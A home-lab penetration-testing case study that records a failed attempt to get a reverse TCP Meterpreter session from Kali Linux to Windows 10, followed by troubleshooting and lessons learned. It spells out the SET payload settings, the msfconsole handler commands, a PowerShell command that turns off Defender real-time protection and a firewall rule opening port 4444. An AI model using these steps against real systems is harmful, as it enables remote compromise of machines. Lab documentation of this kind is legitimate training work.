Overview
This case study documents an attempt to deploy a reverse TCP Meterpreter payload from an attacker machine (Kali Linux) to a victim machine (Windows 10) for the purposes of penetration testing. The goal was to gain a remote Meterpreter session on the victim to demonstrate attack simulation in my own controlled home lab environment.
Objectives:
- Demonstrate the process of creating a Meterpreter reverse TCP payload.
- Configure the attacker machine to listen for incoming connections.
- Deploy the payload to a victim Windows machine.
- Document and troubleshoot why the reverse connection failed.
- Deliver a detailed post-mortem and lessons learned.
Environment Setup
| Machine | OS | Role |
|---|---|---|
| Attacker | Kali Linux | Attacker |
| Victim | Windows 10 | Target |
Network Configuration
Both machines on the same subnet 192.168.1.0/24.
- Attacker IP: 192.168.1.38
- Victim IP: 192.168.1.16
Attacker Machine (Kali)
- Updated packages and tools.
- Started
Metasploit Framework. - Prepared listening interface for reverse shell connections.
Victim Machine (Windows)
- Factory reset Windows 10 to a clean state.
- Disabled Windows Defender real-time protection:
Set-MpPreference -DisableRealtimeMonitoring $true
- Confirmed no other antivirus software was present.
- Configured firewall to allow inbound TCP connections on port 4444:
New-NetFirewallRule -DisplayName "Allow TCP 4444" -Direction Inbound -Protocol TCP -LocalPort 4444 -Action Allow

- Verified connectivity with:
Test-NetConnection -ComputerName 192.168.1.38 -Port 4444
Selected workflow

- Payload Creation →
Windows Meterpreter Reverse_TCP. - Configured parameters:
LHOST: 192.168.1.38
LPORT: 4444
- Exported payload to:
/root/.set/payload.exe
Metasploit Configuration

msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.38
set LPORT 4444
set ExitOnSession false
exploit -j
Confirmed listener running
sudo ss -ltnp | grep 4444
Output
LISTEN 0 256 192.168.1.38:4444 0.0.0.0:* users:(("ruby",pid=xxxx,fd=8))

On the victim machine
- Executed
payload.exewith Administrator privileges.
Expected behaviour
- Victim connects back to attacker → persistent Meterpreter session established.
Actual behaviour

- Listener received stage data but the session immediately closed.
Metasploit output (observed)
[*] Sending stage (203846 bytes) to 192.168.1.16
[*]  - Meterpreter session 1 closed. Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
Result
- No active Meterpreter session was established.
Network Layer Verification
- Tested port connectivity:
Test-NetConnection -ComputerName 192.168.1.38 -Port 4444
Result: TcpTestSucceeded: True
- Verified firewall rules:
Get-NetFirewallRule | Where-Object {$_.DisplayName -like "*4444*"}
Result: Rule exists and is enabled.
Process & System Verification

- Checked Windows Defender status:
Get-MpPreference | Select DisableRealtimeMonitoring
Result: Real-time protection disabled.
- Confirmed no AppLocker or mitigation policies were blocking execution:
Get-AppLockerPolicy -Effective
Get-ProcessMitigation -System
Packet Capture
- Captured traffic during the exploit attempt to inspect stage delivery behaviour:
sudo tcpdump -n -i eth0 host 192.168.1.16 and port 4444 -w /tmp/meterpreter.pcap
Result: No significant traffic after stage delivery → indicates immediate session closure.
Common Causes Investigated
- Architecture mismatch (x64 vs x86): confirmed x64 on victim and x64 payload generated.
- Execution permission issues: payload executed with administrative privileges.
- OS-level mitigations (DEP/ASLR): none observed/enabled.
- Residual endpoint protection: real-time monitoring disabled and no other AV detected.
- Network connectivity: basic TCP connectivity confirmed.
Plausible causes
- Payload corruption or mismatch - the SET-generated payload may not have perfectly matched the runtime expectations of the target despite matching architecture.
- Execution environment - runtime protections, process errors, or missing dependencies could cause the payload to exit even with Defender real-time disabled.
- Network factors - transient interference, host routing, or unexpected NAT behaviour in the lab could interrupt session handoff.
- Metasploit configuration issues - staging/handler mismatches or other handler settings may need fine-tuning.
- Document failures - a thorough post-mortem demonstrates methodical thinking and is as valuable as a successful exploit.
- Lab parity matters - small environment differences can break tests that appear correct on paper.
- Precision is required - payload generation and listener configuration must match the target runtime closely.
- Defenses can be subtle - even when visible protections are disabled, runtime or residual defenses may still intervene.
The connection was not established despite a correct-looking setup. This result is presented as a documented investigation - not a failure - and highlights that cybersecurity testing often requires iterative troubleshooting and deep understanding of both attacker and defender environments.
Skills demonstrated
- Comprehensive setup and orchestration of an attack simulation in an isolated lab.
- Structured troubleshooting across network, host, and toolchain layers.
- Technical proficiency with PowerShell, Metasploit, and SET.
- Clear documentation and post-mortem analysis to drive future test iterations.